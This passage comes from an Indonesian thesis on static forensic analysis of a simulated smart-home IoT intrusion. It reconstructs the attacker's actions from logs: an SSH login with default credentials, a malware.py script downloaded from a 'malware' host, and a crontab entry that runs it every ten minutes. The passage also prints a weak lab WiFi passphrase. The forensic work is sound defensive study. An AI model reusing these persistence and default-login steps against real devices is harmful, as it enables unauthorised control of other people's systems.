
Physical Evidentiary Item (Source) Information:
[Device Info]
Source Type: Physical
[Drive Geometry]
Cylinders: 1.942
Tracks per Cylinder: 255
Sectors per Track: 63
Bytes per Sector: 512
Sector Count: 31.211.520
[Physical Drive Information]
Drive Model: Generic STORAGE DEVICE USB Device
Drive Serial Number: [
Drive Interface Type: USB
Removable drive: True
Source data size: 15240 MB
Sector count: 31211520
[Computed Hashes]
MD5 checksum: 4b377f82c98691b18a110eed506b8ad1
SHA1 checksum: 9652eef1673525a3ec9a76280198ef408b9b9de8

Image Information:
Acquisition started: Thu Feb 21 00:36:00 2019
Acquisition finished: Thu Feb 21 00:49:51 2019
Segment list:
E:\img\kali linux\img-kalilinux.001

Image Verification Results:
Verification started: Thu Feb 21 00:49:51 2019
Verification finished: Thu Feb 21 00:51:45 2019
MD5 checksum: 4b377f82c98691b18a110eed506b8ad1 : verified
SHA1 checksum: 9652eef1673525a3ec9a76280198ef408b9b9de8 : verified

```

Pada tabel di atas memperlihatkan detail informasi terkait proses akuisisi (*imaging*) barang bukti digital yang diinstal sistem operasi Kali Linux. File hasil akuisisi berukuran 16GB. Media penyimpanan diakuisisi dalam waktu 13 menit 51 detik. Metode *hashing* yang digunakan adalah md5 dan sha1 dengan nilai *hash* 4b377f82c98691b18a110eed506b8ad1 (md5) dan 9652eef1673525a3ec9a76280198ef408b9b9de8 (sha1). Pada gambar di bawah ini dapat dilihat jalannya proses akuisisi.




Gambar 4.16 Proses akuisisi media penyimpanan Kali Linux.

2. Tahap Pemeriksaan (*Examination*)

Pada tahap ini investigator memeriksa *image file* yang telah didapatkan dari hasil akuisisi sistem operasi perangkat IoT yang menjalankan *smart home*. Proses pemeriksaan akan melakukan *mounting* dan ekstraksi data-data pada *image file* dan investigator forensik akan mengeksplorasi data-data yang mencurigakan sebagai data pendukung dalam mengungkap kasus. Skenario kasus pada bagian sebelumnya menjelaskan bahwa penyerang melakukan akses ilegal terhadap sistem IoT melalui protokol SSH yang ada pada sistem. Sesuai arsitektur *environment* IoT yang ada, perangkat IoT terhubung ke sebuah perangkat jaringan berupa *router* untuk terhubung ke jaringan internet global.

Koneksi ke jaringan internet global memungkinkan perangkat IoT (*smart home*) untuk dapat mengirimkan data-data hasil akuisisi sensor yang terpasang menuju *platform* IoT yang telah dibangun. Melalui koneksi ini perangkat juga membaca kondisi *state* aktuator dari *platform*. Sehingga perangkat IoT akan menjalankan instruksi program sesuai dengan kondisi *state* tersebut.

Atas dasar hal tersebut di atas investigator forensik memiliki anggapan awal bahwa melalui jaringan *wireless* inilah penyerang menyusup ke dalam sistem. Investigasi diharapkan mendapatkan petunjuk dari gambaran fakta kasus yang terjadi.



Gambar 4.17 Proses pemeriksaan barang bukti.

Dalam pemeriksaan setiap *image file* dari hasil akuisisi akan disimpan nilai *hash image* tersebut. Pemilihan *tool* yang tepat dalam kegiatan forensik cukup penting karena akan berpengaruh pada keberhasilan penemuan barang bukti digital, pada penelitian (Ramadhan, Prayudi, & Sugiantoro, 2017) telah berhasil melakukan kegiatan forensik dengan metode *static forensic* menggunakan bantuan *tool* Autopsy yang dikembangkan oleh Sleuth Kit. Senada dengan hal tersebut pada penelitian (Riadi, Umar, & Nasrulloh, 2018) dilakukan perbandingan tiga *tool* forensik dalam melakukan pencarian bukti digital yaitu OSForensic, Autopsy, dan Winhex. Diantara tiga *tool* tersebut didapatkan Autopsy merupakan *tool* yang paling banyak dalam menemukan bukti digital pada investigasi *static forensic*. Pada penelitian ini *tool* tersebut menjadi *tool* utama dalam melakukan analisis forensik khususnya pemeriksaan barang bukti.

Setiap *image file* akan dilakukan *mounting* menggunakan *tool* forensik Autopsy yang memiliki lisensi *open source* dan OSForensic yang dikembangkan oleh Passmark Software. Pemeriksaan data-data pada *image file* dilakukan sampai ditemukan artefak-artefak digital yang mendukung proses investigasi. Temuan data yang *relevan* (pendukung investigasi) akan dicatat dan disimpan sehingga dapat digunakan pada tahapan proses

forensik selanjutnya. Berdasar anggapan awal investigator, bahwa sistem terinfeksi *malware* melalui protokol SSH, maka investigasi akan menelusur jejak histori *authentication* SSH pada sistem. Selanjutnya artefak digital lainnya akan ikut dicari untuk mendukung pengungkapan kasus seperti histori *browsing* melalui sistem IoT, dll. File temuan yang berkaitan akan ditelusur lebih lanjut untuk menemukan artefak digital lainnya.

Investigator senantiasa menjaga integritas data *image file* untuk menjamin agar tidak ada perubahan dari sejak diambil sampai dengan analisis dilakukan. Integritas data menggunakan teknik *hashing* pada tahap pengumpulan barang bukti telah dilakukan. Pengecekan integritas akan dilakukan untuk memastikan *image file* tidak mengalami perubahan. Hal ini menjadikan originalitas barang bukti senantiasa terjaga. Selanjutnya hasil pemeriksaan menjadi bahan untuk dilakan analisis komprehensif pada bagian analisis. Proses pemeriksaan dilakukan terhadap 4 *image file* hasil akuisisi, hasil pemeriksaan dari barang bukti tersebut akan dilakukan perbandingan untuk mendapatkan karakteristik barang bukti digital dalam setiap sistem operasi yang menjalankan sistem IoT.

Tabel 4.12 Daftar File Temuan Hasil Pemeriksaan pada *Image File* Sistem Operasi Raspbian

No	Jenis File	Date Added	Nama File	Folder	Hash	File Size
1	Log SSH	21-02-2019	auth.log	/var/log/	A8D7D3A5024477 A4E137993773C22 F2B	8661 byte
2	Histori perintah terminal	21-02-2019	.bash_history	/root/	0842CAACA466A 6874B2307383789 2333	630 byte
3	Log browser	21-02-2019	History	/home/pi/.config/chromium/Default/	FB7F369F2BAA9 DC6C6F2BDBCF9 CE281C	114688 byte
		21-02-2019	Current Session	/home/pi/.config/chromium/Default/	77E3C5C44927476 097229C6F18A1E2 ID	3650 byte
		21-02-2019	DownloadMetadata	/home/pi/.config/chromium/Default/	73FA52ED6AC1D 54C0437AE1829E8 A0F2	444 byte
4	Konfigurasi Jaringan	21-02-2019	interfaces	/etc/network/	c82e7473bb1490cf 4702aaf7b669bb33	271 byte
5	Wifi SSID	21-02-2019	wpa_supplicant.conf	/etc/wpa_supplicant/	462A271DA80932 07781E806C38F9B 112	152 byte
6	File Crontab	21-02-2019	root	/var/spool/cron/crontab/	D4D28F8564787C 8C539DF584CC8A 9B1F	1249 byte

7	File <i>Malware</i>	21-02-2019	malware.py	/home/sim/	068C410B7CF4C7 6E0AEA7D70AF9 97122	3594 byte
		21-02-2019	malware.py	/var/tmp/	068C410B7CF4C7 6E0AEA7D70AF9 97122	3594 byte
8	<i>Log System</i>	21-02-2019	syslog	/var/log/	D5DBCCFEF5AD6 07E86A8B80A24C 9C6A1	168249 byte

Tabel 4.13 Daftar File Temuan Hasil Pemeriksaan pada *Image File* Sistem Operasi Fedberry

No	Jenis File	Date Added	Nama File	Folder	Hash	File Size
1	<i>Log SSH</i>	21-02-2019	secure	/var/log/	09b5792b278301d6 1dedd1b3d48c5ad1	8661 byte
2	Histori perintah terminal	21-02-2019	.bash_history	/root/	87bc9a8c187e2d93 025be46b60823f35	630 byte
3	<i>Log browser</i>	21-02-2019	History	/home/pi/.config/c hromium/Default/	b0b9d2c70f1766b9 8b25e38d5f8c0b5b	118784 byte
		21-02-2019	Current Session	/home/pi/.config/c hromium/Default/	7989343b6c46de05 24a017c44c8ab8aa	469823 byte
		21-02-2019	DownloadMetadata	/home/pi/.config/c hromium/Default/	0a644e394bc1c7b4 68227b614809ecfa	587 byte
4	Konfigurasi Jaringan	21-02-2019	NetworkManager.c onf	/etc/NetworkMan ager/	0a644e394bc1c7b4 68227b614809ecfa	2145 byte
5	Wifi SSID	21-02-2019	wpa_supplicant.con f	/etc/wpa_supplika nt/	a1e6502b1e86242b eb0cb5bc9714ab61	67 byte
6	File Crontab	21-02-2019	root	/var/spool/cron/cr ontab/	3f77adfed33d292a0 f7a8621cdf22708	160 byte
7	File <i>Malware</i>	21-02-2019	malware.py	/home/sim/	068c410b7cf4c76e0 aea7d70af997122	3594 byte
		21-02-2019	malware.py	/var/tmp/	068c410b7cf4c76e0 aea7d70af997122	3594 byte
8	<i>Log System</i>	21-02-2019	-	-	-	-

Tabel 4.14 Daftar File Temuan Hasil Pemeriksaan pada *Image File* Sistem Operasi Ubuntu

Mate

No	Jenis File	Date Added	Nama File	Folder	Hash	File Size
1	Log SSH	21-02-2019	auth.log	/var/log/	23c394b740b0a67956267d3bb1c4b61b	17408 byte
2	Histori perintah terminal	21-02-2019	.bash_history	/root/	22de98d5c468c38ecf9fa0427f45f4fb	1120 byte
3	Log browser	21-02-2019	Cookies.sqlite	/home/pi/.mozilla/firefox/mjufxgzi.default/	9c1c2ede3f0af5ad09ef8ad206384e6c	524288 byte
		21-02-2019	Places.sqlite	/home/pi/.mozilla/firefox/mjufxgzi.default/	8a05bd6432823a24ee6a63dca0e8666d	10485760 byte
4	Konfigurasi Jaringan	21-02-2019	NetworkManager.conf	/etc/NetworkManager/	6e21dde7671988707828a1757643976	76 byte
5	Wifi SSID	21-02-2019	Mister_A_wifi	/etc/NetworkManager/system-connection/	54c5fe5c06f1033f9f9616e1b36b1b8b	427 byte
6	File Crontab	21-02-2019	root	/var/spool/cron/crontab/	0eeff6b881df0e4ae85f92d1ffab4413	1249 byte
7	File Malware	21-02-2019	malware.py	/home/sim/	068c410b7cf4c76e0aea7d70af997122	3594 byte
		21-02-2019	malware.py	/var/tmp/	068c410b7cf4c76e0aea7d70af997122	3594 byte
8	Log System	21-02-2019	syslog	/var/log/	dc5c3d7743046279555dd03161e68542	409441 byte

Tabel 4.15 Daftar File Temuan Hasil Pemeriksaan pada *Image File* Sistem Operasi Kali

Linux

No	Jenis File	Date Added	Nama File	Folder	Hash	File Size
1	Log SSH	21-02-2019	auth.log	/var/log/	228f2cb8ab8d1be1b05ae1deb7a3da68	17408 byte
2	Histori perintah terminal	21-02-2019	.bash_history	/root/	7af47b7db669e5a591169b8870335800	1162 byte
3	Log browser	21-02-2019	Cookies.sqlite	/home/pi/.config/chromium/Default/	22ac92c2111d4043d975cc4949feef5e	131072 byte
		21-02-2019	Places.sqlite	/home/pi/.config/chromium/Default/	8cabb0e33d9f8e7e242b8ce8166bd725	5242880 byte
4	Konfigurasi	21-02-2019	NetworkManager.conf	/etc/NetworkManager/	914f22205f2ed4d4b	58 byte

	Jaringan		f	er/	c84f3682ecd3153	
5	Wifi SSID	21-02-2019	Mister_A_wifi	/etc/ NetworkManager/s ystem-connection/	00de6f575ab89f583 c5ffc6706347932	360 byte
6	File Crontab	21-02-2019	root	/var/spool/cron/cron tab/	ee1b06651c9c7a22 3988e0c1a0a30922	1248 byte
7	File <i>Malware</i>	21-02-2019	malware.py	/home/sim/	068c410b7cf4c76e0 aea7d70af997122	3594 byte
		21-02-2019	malware.py	/var/tmp/	068c410b7cf4c76e0 aea7d70af997122	3594 byte
8	<i>Log System</i>	21-02-2019	syslog	/var/log/	e4800c0cd738c8e8 3f983d371092d1c5	296120 byte

3. Tahap Analisis (*Analysis*)

Pada tahap ini *image file* telah melewati tahap pemeriksaan yang dilanjutkan analisis dalam rangka pencarian barang bukti digital yang terkait dengan kasus yang terjadi. Pemeriksaan telah dilakukan pada empat sistem operasi yang menjalankan perangkat IoT. Dengan dilakukan pemeriksaan secara komprehensif maka dapat diketahui karakteristik bukti-bukti digital dari setiap sistem operasi tersebut. Analisis akan melakukan eksplorasi sistem secara mendalam untuk mencari kemungkinan-kemungkinan adanya *malware* pada sistem. Analisis dilakukan dengan menggunakan prinsip 5W+1H (*what, when, where, who, why, dan how*) untuk menemukan petunjuk dalam mengungkap kasus.

Sesuai skenario kasus dalam penelitian ini, penyerang (*hacker*) memasukkan *malware* ke dalam sistem IoT untuk membuat sistem tidak normal. Penyerang masuk ke dalam sistem melalui protokol SSH dengan menggunakan akun *default* setiap sistem operasi. Data-data yang sudah dilakukan ekstraksi pada tahap sebelumnya akan diperiksa kembali untuk mendapatkan artefak digital berkaitan dengan fakta kasus. Telah ditemukan beberapa data digital yang relevan dengan kasus yang terjadi. Data digital tersebut dikategorikan antara lain *log SSH*, histori perintah terminal, *log browser*, konfigurasi jaringan, *wifi ssid*, *file crontab*, *file malware*, dan *log system*.

a. Analisis Barang Bukti Digital Perangkat IoT dengan Sistem Operasi Raspbian

File */var/log/auth.log* berisi rekaman *log* aktifitas service SSH yang ada pada sistem operasi perangkat IoT. Secara default sistem operasi telah *built-in* terinstal aplikasi *service SSH server*. Aplikasi ini dapat menjadi sarana *system admin* untuk melakukan *remote access* ke dalam sistem, dalam hal ini sistem operasi Raspbian. Namun jika aplikasi ini masih memiliki otentikasi *default* maka kerentanan adanya pihak eksternal masuk sangat

dimungkinkan terjadi. File ini berisi 86 baris log dari aktifitas SSH pada sistem. Format log seperti berikut:

```
Feb 20 20:43:56 raspberrypi sshd[446]: Server listening on :: port 22.
```

timestamp *user* *service* *activity*

Dengan membaca data tersebut dapat diketahui informasi sebuah *service* kapan dijalankan, *user* yang sedang aktif, serta aktifitas yang dijalankan. Berhubung log ini memantau aktifitas SSH maka dapat diketahui riwayat *service* tersebut.

```
61 Feb 20 20:53:25 raspberrypi sshd[851]: Accepted password for pi from 192.168.8.104
port 59790 ssh2
62 Feb 20 20:53:25 raspberrypi sshd[851]: pam_unix(sshd:session): session opened for
user pi by (uid=0)
63 Feb 20 20:53:25 raspberrypi systemd-logind[328]: New session c3 of user pi.
64 Feb 20 20:55:18 raspberrypi sudo: pi : TTY=pts/0 ; PWD=/home/pi ; USER=root ;
COMMAND=/bin/su
65 Feb 20 20:55:18 raspberrypi sudo: pam_unix(sudo:session): session opened for user
root by pi(uid=0)

80 Feb 20 21:00:06 raspberrypi CRON[1395]: pam_unix(cron:session): session closed for
user root
81 Feb 20 21:03:35 raspberrypi su[1380]: pam_unix(su:session): session closed for user
root
82 Feb 20 21:03:35 raspberrypi sudo: pam_unix(sudo:session): session closed for user root
```

Gambar 4.18 Informasi pada file auth.log.

Pada baris ke-61 ditemukan informasi bahwa pada **20 Februari 20:53:25** ada aktifitas login ke dalam sistem melalui protokol SSH dan pada **20 Februari 21:03:35** sesi berakhir. Didapatkan informasi bahwa pengguna dengan alamat IP Address **192.168.8.104** telah berhasil masuk ditandai dengan keterangan *Accepted Password*. Selanjutnya sistem terbuka untuk pengguna tersebut.

File `/root/.bash_history` berisi informasi rekaman perintah-perintah bash yang dijalankan dengan level pengguna root. File berisi 38 baris data yang dapat disimpulkan baris 1-27 merupakan aktifitas normal (*legal*) yang dijalankan oleh *system admin* untuk instalasi perangkat IoT *smart home*, ditandai dengan diawali perintah untuk ekstraksi berkas bernama *smarthings* yang berisi file dalam bahasa python yang menjadi *software* pengendali sistem *smart home*. Tetapi ditemukan informasi mencurigakan pada baris 28-38, ada beberapa perintah terminal yang berisi *string* “*malware*”.

```

28 mkdir /home/sim
29 mv malware.py /home/sim/
30 cd /var/tmp/
31 ls
32 cp /home/sim/malware.py /var/tmp/malware.py
33 crontab -l
34 crontab -e
35 python /var/tmp/malware.py
36 crontab -e
37 exit
38 ps aux

```

Gambar 4.19 Informasi pada file `.bash_history`.

Investigator menyimpulkan pada saat perintah tersebut dijalankan adalah saat penyerang mulai menanamkan *malware*. Informasi file tersebut terakhir dilakukan modifikasi diketahui **2019-02-20 21:04:20**, yaitu saat menjalankan perintah `ps aux` untuk melihat daftar proses yang aktif. Di awal baris yang mencurigakan penyerang membuat direktori baru `/home/sim/`, selanjutnya memindahkan file `malware.py` ke dalam direktori tersebut.

Pada baris ke 34 ada perintah “`crontab -e`”, perintah tersebut memungkinkan penyerang dapat menanam *scheduler* sehingga *malware* dapat berjalan otomatis sesuai interval yang dibuat penyerang. File berisi perintah `crontab` akan dilakukan pemeriksaan lebih lanjut.

Dilakukan pengecekan terhadap histori *browser* yang terpasang secara default pada sistem operasi Raspbian yang menjalankan perangkat IoT. Ada 3 file histori *browser* yang relevan pada pemeriksaan yaitu file `history`, `Current Session`, dan `DownloadMetadata`. File `/home/pi/.config/chromium/Default/History` berisi informasi yang cukup penting dalam kasus yang terjadi. File ini merupakan *database browser* chromium bawaan sistem operasi Raspbian. Database ini berisi beberapa tabel yang antara lain memuat informasi URL yang diakses menggunakan *browser* dan daftar file yang diunduh. Investigator menggunakan tool OSForensic untuk membuka *database* tersebut.

Tabel 4.16 Informasi Histori URL yang Diakses oleh *Browser*

No	Alamat URL	Judul	Last Visit
1	file:///usr/lib/chromium-browser/Flash.htm	Adobe® Flash® Player	20-02-2019 20:22:17
2	http://www.google.com/	Google	20-02-2019 20:22:36
3	https://www.google.com/?gws_rd=ssl	Google	20-02-2019 20:22:36
4	http://iot.elmediahost.com/	Halaman Login - SMartThings	20-02-2019 20:22:44

5	http://iot.elmediahost.com/auth	Halaman Login - SMartThings	20-02-2019 20:22:44
6	http://malware.elmediahost.com/	Index of /	20-02-2019 20:58:10

Tabel 4.17 Informasi Histori Download lewat *Browser* OS Raspbian

No	Target Path	Finish Download Time	Filesize	Referrer	Mime Type
1	/home/pi/Downloads/smarthings.tar.gz	20-02-2019 20:22:52	2197 byte	http://iot.elmediahost.com/auth	application/x-gzip
2	/home/pi/Downloads/malware.py	20-02-2019 20:58:13	3594 byte	http://malware.elmediahost.com/	application/octet-stream

File `/home/pi/.config/chromium/Default/CurrentSession` berisi 24 baris teks yang berisi informasi sesi aktif terakhir kali saat *browser* diakses.

```

8 <!--framePath //<!--frame0-->-->
9 chrome-search://most-visited/
  single.html?removeTooltip=Jangan%20tampilkan%20pada%20halaman%20ini
10 <!--dynamicFrame4C071064327282504A78DAF3132AB02F-->
11 chrome-search://local-ntp/local-ntp.html
12 http://malware.elmediahost.com/
13 http://malware.elmediahost.com/
14 http://malware.elmediahost.com/

```

Gambar 4.20 Informasi sesi terakhir aktif pada *browser* OS Raspbian.

Pada baris 12 sampai 14 terlihat bahwa ada tab browser yang sedang mengakses alamat URL `http://malware.elmediahost.com/`. Dalam URL ini mengandung *string* “malware” sehingga patut untuk dicurigai. Investigator mencatat file Current Session terakhir dilakukan modifikasi 20-02-2019 20:58:35. File histori pada browser berikutnya yang dapat dibedah adalah file `home/pi/.config/chromium/Default/DownloadMetadata`.

```

)http://malware.elmediahost.com/malware.py
"Opx`
)http://malware.elmediahost.com/malware.py
103.52.146.76"
http://malware.elmediahost.com/"#
http://malware.elmediahost.com/
malware.pyPZ
)http://malware.elmediahost.com/malware.py
103.52.146.76"
http://malware.elmediahost.com/09
http://malware.elmediahost.com/
103.52.146.76"090=1

```

Gambar 4.21 Informasi pada file DownloadMetada OS Raspbian.

Terlihat bahwa ditemukan aktifitas download sebuah file dengan nama file “malware.py” dari alamat URL <http://malware.elmediahost.com/malware/py> dengan IP Address server 103.52.146.76. Dapat disimpulkan bahwa dari temuan ini penyerang mengambil atau mengunduh file malware dari alamat URL tersebut menggunakan *browser*.

File selanjutnya yang dianalisis dari *image file* sistem operasi Raspbian adalah file `/etc/network/interfaces`. File tersebut adalah file konfigurasi jaringan pada sistem. Pada file ini tidak ditemukan informasi penting yang merujuk ke fakta kasus.

Sesuai dengan rancangan *environment* IoT yang dibangun. Perangkat IoT terhubung ke jaringan internet global menggunakan media *wireless* (wifi) melalui *router* yang dipasangkan di *smart home*. Hasil pemeriksaan *image file* ditemukan sebuah file berisi konfigurasi SSID dan password WPA yang digunakan raspberry pi sebagai pengendali sistem IoT bisa terhubung ke wifi *router*. File tersebut berada di direktori `/etc/wpa_supplicant/wpa_supplicant.conf`. Informasi dari file tersebut dapat dilihat pada gambar di bawah ini.

```
ctrl_interface=DIR=/var/run/wpa_supplicant GROUP=netdev
update_config=1
country=ID
network={
    ssid="Mister_A_wifi"
    psk="admin123"
    key_mgmt=WPA-PSK
}
```

Gambar 4.22 Informasi pada file `wpa_supplicant` OS Raspbian

Di dalam file tersebut tersimpan informasi mengenai koneksi ke *wifi router* SSID=Mister_A_wifi , kata kunci=admin123 dan jenis kunci WPA-PSK. Diketahui bahwa frasa kunci sangat lemah sehingga penyerang bisa dengan mudah mencoba untuk dapat terhubung juga ke *wifi router smart home*.

Investigator menemukan perintah crontab yang menjalankan *service* atau aplikasi secara otomatis (terjadwal) pada file root yang ada di direktori `/var/spool/cron/crontab`.

```
20 */10 * * * * /usr/bin/python /home/smarthings/get.py
21 */10 * * * * /usr/bin/python /home/smarthings/push.py
22 */10 * * * * /usr/bin/python /var/tmp/malware.py
```

Gambar 4.23 Informasi pada file root (*setting* crontab) OS Raspbian

Pada *setting* crontab ditemukan informasi bahwa ada dua baris intruksi crontab yang dimatikan ditandai dengan ditambahkan karakter “#” di awal baris. Investigator

mencurigai bahwa baris tersebut dimatikan secara sengaja oleh penyerang sehingga program pengendali sistem IoT tidak dapat berjalan otomatis sesuai pengaturan yang ada. Penyerang sengaja mematikan intruksi tersebut dan menambahkan intruksi yang menjalankan otomatis program berupa *malware* yang berada di direktori /var/tmp/malware.py. intruksi tersebut secara terjadwal akan menjalankan file malware setiap 10 menit sekali. Dari file inilah investigator membuat simpulan awal bahwa matinya sistem IoT secara normal dan menjadi abnormal karena dijalankannya instruksi program pada file tersebut. Oleh investigator file tersebut dengan bantuan tool Autopsy dicatat waktu terakhir modifikasi yaitu 20-02-2019 21:01:46.

Berdasarkan temuan data pada file .bash_history dan root (crontab) akhirnya dapat ditelusur sehingga ditemukan file-file malware yang ditanamkan ke dalam sistem IoT dalam hal ini OS Raspbian. Terdapat dua lokasi penemuan yaitu /home/sim/malware.py dan /var/tmp/malware.py.

```

if __name__ == '__main__': # Program start from here
    setup()
    try:
        blink()
    except KeyboardInterrupt: # When 'Ctrl+C' is pressed,
        destroy() will be executed.
        destroy()

```

Gambar 4.24 Penemuan *malware* pada sistem IoT dengan OS Raspbian

File *malware* tersebut adalah program dalam bahasa pemrograman python yang ditanamkan oleh penyerang di dalam sistem IoT. Pada gambar di atas terlihat potongan program pada file *malware*, setelah dilakukan pengamatan program tersebut merupakan program berisi perulangan untuk membuat lampu berkedip (*blink*). Sehingga apabila dieksekusi akan membuat lampu pada *smart home* menyala berkedip secara terus menerus.


Change Time	Access Time	Created Time	Size	Flags(Dir)
1970-01-01 07:00:54 ICT	1970-01-01 07:00:54 ICT	1970-01-01 07:00:54 ICT	134217728	Unallocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	3594	Allocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	502	Allocated
2019-02-20 20:58:30 ICT	2019-02-20 20:22:13 ICT	2019-02-20 20:22:13 ICT	114688	Allocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	3594	Unallocated
2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	444	Unallocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	502	Unallocated
2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	444	Allocated

Gambar 4.25 Informasi ukuran file malware.py

Diketahui bahwa ukuran file *malware.py* yang ditemukan pada OS, masih sama dengan ukuran file yang didapatkan dari informasi yang dimuat dari file */home/pi/.config/chromium/Default/History* yang merupakan file histori download oleh browser yaitu sebesar 3594byte. Jadi kemungkinan file tersebut tidak mengalami perubahan isi program dari sejak diunduh. Berikut dengan nilai hash kedua file *malware* tersebut memiliki nilai hash yang sama 068c410b7cf4c76e0aea7d70af997122.

File terakhir yang dilakukan pemeriksaan mendalam adalah file */var/log/syslog*. File ini berisi *log* hasil *generate* sistem operasi yang menjalankan perangkat IoT. Terdapat 162 baris *log* dengan format sama dengan format file *auth.log*. pada file ini tidak ditemukan petunjuk dari fakta kasus yang terjadi.

Dari temuan-temuan dari bukti digital pada *image file* OS Raspbian maka investigator bisa membuat simpulan bahwa benar-benar sistem IoT berupa *prototype smart home* telah dilakukan penyerangan dan penyerang melakukan modifikasi sistem IoT. Modifikasi sistem ini mengakibatkan sistem IoT berjalan tidak normal. Fungsi-fungsi pada perangkat smart home tidak dapat bekerja dikarenakan *service* yang menjalankan fungsi tersebut telah dimatikan secara sengaja oleh penyerang. Penyerang menanamkan *malware* pada sistem IoT dan menjalankannya dengan ditanam ke dalam instruksi *crontab* sehingga ketika sistem IoT dihidupkan secara periodik sistem secara terpaksa akan menjalankan program *malware*.



Gambar 4.26 *Timeline* aktifitas penyerang pada sistem IoT dengan OS Raspbian.

b. Analisis Barang Bukti Digital Perangkat IoT dengan Sistem Operasi Fedberry

File */var/log/secure* berisi rekaman *log* aktifitas *service* SSH yang ada pada sistem operasi perangkat IoT. Secara default sistem operasi telah *built-in* terinstal aplikasi *service* SSH *server*. File ini berisi 276 baris *log* dari aktifitas SSH pada sistem. Format *log* sama dengan format *log* pada OS Raspbian.

Dengan membaca data tersebut dapat diketahui informasi sebuah *service* kapan dijalankan, *user* yang sedang aktif, serta aktifitas yang dijalankan. Berhubung *log* ini memantau aktifitas SSH maka dapat diketahui riwayat *service* tersebut.

```
251 eb 21 01:23:10 localhost sshd[624]: Accepted password for pi from 192.168.8.104 port 51795 ssh2
252 Feb 21 01:23:11 localhost systemd[629]: pam_unix(systemd-user:session): session opened for user pi by (uid=0)
253 Feb 21 01:23:11 localhost sshd[624]: pam_unix(sshd:session): session opened for user pi by (uid=0)
261 eb 21 01:30:49 localhost su[692]: pam_unix(su:session): session closed for user root
262 eb 21 01:30:51 localhost sshd[624]: pam_unix(sshd:session): session closed for user pi
```

Gambar 4.27 Informasi pada file secure OS Fedberry.

